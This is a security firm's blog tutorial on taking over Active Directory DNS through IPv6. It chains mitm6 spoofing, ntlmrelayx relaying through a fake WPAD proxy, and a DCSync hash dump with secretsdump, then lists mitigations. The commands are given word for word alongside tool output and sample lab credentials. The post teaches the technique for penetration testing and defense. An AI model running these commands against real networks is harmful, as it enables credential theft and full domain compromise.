IPV6 DNS Takeover

redfoxsec.com/blog/ipv6-dns-takeover


Shashi Kant Prasad September 26, 2022

- September 26, 2022
- Active Directory
- Shashi Kant Prasad

Even though the usage of IPv6 is gaining traction, it is rare to find an organization using it in its network. Most people do not realize that although most organizational networks communicate using IPv4, Windows versions since Windows Vista enables IPv6 by default and prefers it over IPv4.

We are exploiting this functionality to gain control over the network and potentially dump the NTLM hashes from ntds.dit present in the domain controller. The ntds.dit file is a database that stores information about user objects, groups and group memberships, and password hashes for all users in the domain.

This attack attempts a DNS takeover in a network via IPv6 using mitm6, which listens for ipv6 DNS requests, spoofs the DNS reply and passes it to ntlmrelayx. Ntlmrelayx captures NTLM credentials obtained through a fake WPAD proxy and relays them to an authentication service. Once it succeeds in authentication, it dumps the domain information. This attack can be built upon to get all the NTLM hashes from the domain.



There are three parts to this attack:

1. IPv6 DNS Spoofing
2. Relaying Credentials
3. DC Sync Attack

1. IPv6 DNS Spoofing

To spoof IPv6 DNS traffic, we will be using the tool mitm6.
mitm6 acts as an IPv6 DHCP server and will listen on the primary interface of the attacker machine for any incoming DHCPv6 configuration requests. As mentioned earlier, Windows prefer IPv6 by default and will request DHCPv6 configuration regularly. mitm6 will reply to those requests and assign an IPv6 address to the targets in the specified domain. It will also set the attacker as the primary DNS server.

The basic syntax to run mitm6 in a domain is:

```
python mitm6.py -d <domain name>
```

```
┌──(kali㉿kali)-[/opt/mitm6/mitm6]
└─$ sudo python mitm6.py -d ad.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:22:46:4f]
IPv4 address: 10.0.2.15
IPv6 address: fe80::c0d:3afc:ae54:6d27
DNS local search domain: ad.local
DNS allowlist: ad.local
IPv6 address fe80::1943:1 is now assigned to mac=[redacted] host= ipv4=
IPv6 address fe80::1943:2 is now assigned to mac=[redacted] host=kali. ipv4=
IPv6 address fe80::1943:1 is now assigned to mac=[redacted] host= ipv4=
IPv6 address fe80::1943:1 is now assigned to mac=[redacted] host= ipv4=
```

We can see the **traffic flow** in Wireshark:

Source	Destination	Protocol	Length	Info
fe80::7964:1	ff02::1:2	DHCPv6	162	Confirm XID:
fe80::7964:1	ff02::1:2	DHCPv6	162	Confirm XID:
fe80::7964:1	ff02::1:2	DHCPv6	162	Confirm XID:
fe80::30ab:8542:ac09:59cc	ff02::1:2	DHCPv6	157	Solicit XID:
fe80::c0d:3afc:ae54:6d27	fe80::30ab:8542:ac09:59cc	DHCPv6	162	Advertise XID
fe80::30ab:8542:ac09:59cc	ff02::1:2	DHCPv6	199	Request XID:
fe80::c0d:3afc:ae54:6d27	fe80::30ab:8542:ac09:59cc	DHCPv6	162	Reply XID: 0x
fe80::3668:95ff:fe62:312	ff02::1:2	DHCPv6	161	Solicit XID:
fe80::c0d:3afc:ae54:6d27	fe80::3668:95ff:fe62:312	DHCPv6	158	Advertise XID
fe80::3668:95ff:fe62:312	ff02::1:2	DHCPv6	173	Request XID:
fe80::c0d:3afc:ae54:6d27	fe80::3668:95ff:fe62:312	DHCPv6	158	Reply XID: 0x

If we check the network configuration of the target, we can find that there are two IPv6 addresses assigned to it. The first one with a lease time of 5 minutes is the one given by mitm6, and the second is our default IPv6 address. We can also see that the DNS server is set to the IPv6 address of the attacker machine, so all the traffic from the client's side will query the attacker for DNS information.

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : [redacted]
   Physical Address. . . . . . . . . : [redacted]
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::7964:2%11(Preferred)
   Lease Obtained. . . . . . . . . . : 23 September 2022 19:51:27
   Lease Expires . . . . . . . . . . : 23 September 2022 19:56:27
   Link-local IPv6 Address . . . . . : fe80::30ab:8542:ac09:59cc%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.214(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 23 September 2022 16:38:43
   Lease Expires . . . . . . . . . . : 23 September 2022 21:29:23
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCP Server . . . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 103319482
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-95-9E-36-00-0C-29-B7-2E-7A
   DNS Servers . . . . . . . . . . . : fe80::c0d:3afc:ae54:6d27%11
                                       192.168.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

2. Relaying Credentials

Now as an attacker, we can capture the traffic of the domain. However, to request the credentials, we would need an authentication mechanism. That is where WPAD abuse comes in.

Web Proxy Auto-Discovery (WPAD) is a protocol to ensure all devices on a network use the same web proxy configuration. Instead of manually configuring web proxies for each machine, network administrators can use WPAD to automatically detect the proxy configuration URL, which will be stored in a Proxy Auto-Configuration (PAC) file. By default, the clients query the DNS server for the URL of the PAC file. If a PAC file is found, all the web requests will be routed through the proxy configured in the PAC file.

Since we are acting as the DNS server, we can host a fake WPAD for the victim, which sets the web proxy to the attacker's IP address when queried. Now, whenever the victim uses any application that connects to the internet, it will use our machine as a proxy. Once connected, the proxy server (attacker machine) responds with an HTTP 407:Proxy Authentication required, prompting the Windows machine to send us the NTLM challenge/response. This can be relayed to different authentication services such as LDAPS, SMB or HTTP.

The relay can be done using ntlmrelayx script present in the Impacket toolkit

One of the ways this can be run is:

```
impacket-ntlmrelayx -6 -t ldaps://<LDAP_SERVER_IP> -wh fakewpad.<DOMAIN> -l loot
```

This command serves a WPAD URL called fakewpad.domainname to the victim to set the attacker's IP as the proxy and relays the NTLM challenge/response captured to the LDAPS server for authentication. Once authenticated, it dumps all the domain information to the loot folder as HTML files like the one shown below.

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
KqhANjSjuT	KqhANjSjuT	KqhANjSjuT	07/27/22 14:09:26	07/27/22 14:09:26	0	NORMAL_ACCOUNT	07/27/22 14:09:26	1121	
SQL Service	SQL Service	SQLService	07/23/22 06:28:50	07/23/22 07:22:45	0	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/23/22 06:28:50	1120	Password : Mypassword1@
Jessica Pearson	Jessica Pearson	jessica.pearson	07/23/22 06:20:28	07/23/22 06:22:42	0	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/23/22 06:20:28	1118	
Harvey Specter	Harvey Specter	harvey.specter	05/22/22 05:08:26	07/24/22 15:13:35	07/27/22 13:28:51	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 15:13:35	1106	
Mike Ross	Mike Ross	mike.ross	05/22/22 05:03:09	07/24/22 15:14:03	07/27/22 13:27:16	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 15:14:03	1104	
Domain Admin	Domain Admin	domain.admin	05/22/22 04:45:39	07/24/22 15:13:12	07/27/22 14:15:09	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 15:13:12	1103	
krbtgt	krbtgt	krbtgt	05/21/22 16:58:21	05/22/22 04:49:11	0	NORMAL_ACCOUNT, ACCOUNT_DISABLED	05/21/22 16:58:21	502	Key Distribution Center Servic Account
Administrator	Administrator	Administrator	05/21/22 16:53:56	05/22/22 04:49:11	05/22/22 04:36:24	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	05/21/22 16:11:44	500	Built-in account for administering the computer/domain


If the credentials of a higher privileged user such as a Domain Admin is captured, ntlmrelayx, apart from relaying and authenticating the user also modifies the access control lists (ACLs) to create a new user with the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privileges.

```
[*] Authenticating against ldaps://10.80.80.2 as AD\domain.admin SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:10.80.80.20, attacking target ldaps://10.80.80.2
[*] HTTPD: Client requested path: api.msn.com:443
[*] HTTPD: Received connection from ::ffff:10.80.80.20, attacking target ldaps://10.80.80.2
[*] HTTPD: Client requested path: api.msn.com:443
[*] HTTPD: Received connection from ::ffff:10.80.80.20, attacking target ldaps://10.80.80.2
[*] HTTPD: Client requested path: api.msn.com:443
[-] Exception in HTTP request handler: 'NoneType' object has no attribute 'sendAuth'
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=ad,DC=lab
[*] Adding new user with username: KqhANjSjuT and password: 4X#q'eeKGe4L<nN result: OK
[*] Querying domain security descriptor
[*] Success! User KqhANjSjuT now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20220727-100927.restore
```

We can use this newly created user to dump the ntds hashes using secretsdump.py by performing a DCSync attack.

3. DCSync Attack

DCSync Attack uses native AD replication techniques to request and receive sensitive account information from the AD, including the NTLM hashes. It uses commands in the Directory Replication Service (DRS) Remote Protocol to pretend to be a domain controller (DC) to get user credentials from another DC. The Microsoft API which implements this protocol is called DRSUAPI. A user must have the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privileges to perform a DCSync attack.



Here we can use secretsdump to perform a DCSync attack on the Domain Controller with the newly created user credentials and dump the NTLM hashes of all the users from the DC.

```
impacket-secretsdump -outputfile <OUTFILE> <DOMAIN>/<USER>:
<PASSWORD>@<DOMAINCONTROLLER>
```

Once dumped, it paves the way to many attack vectors, the most common being the Golden Ticket attacks using the krbtgt hash obtained.

TL;DR Walkthrough

Mitigation

The best way is to disable IPv6 if not in use altogether. But this might not be entirely possible and could disrupt your network.

- Firewall rules can be placed to block IPv6 traffic. These rules can be set to Block to prevent the attack:
  - (Inbound) Core Networking – Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)
  - (Inbound) Core Networking – Router Advertisement(ICMPv6-In)
  - (Outbound) Core Networking – Dynamic Host Configuration Protocol for IPv6(DHCPV6-Out)
- If WPAD is not being used, then it must be disabled using group policy by disabling the WinHttpAutoProxySvc service
- Enabling LDAP signing, LDAP Channel binding, as well as SMB signing can also prevent this attack to a certain extent
- Assigning Administrative users to Protected groups can prevent delegation and impersonation

By partnering with Redfox Security, you'll get the best security and technical skills to execute a practical and thorough penetration test. Our offensive security experts have years of experience assisting organizations in protecting their digital assets through penetration testing services. To schedule a call with one of our technical specialists, call 1-800-917-0850 now.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. We proudly deliver robust security solutions with a combination of data-driven, research-based, and manual testing methodologies.

References

- The worst of both worlds: Combining NTLM Relaying and Kerberos delegation
- mitm6 – compromising IPv4 networks via IPv6

"Join us on our journey of growth and development by signing up for our comprehensive **courses** if you want to excel in cybersecurity."

PreviousActive Directory Basics
NextIntroduction to OSINT

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack

September 05, 2025
This Is the Hacker’s Swiss Army Knife. Have You Heard About It?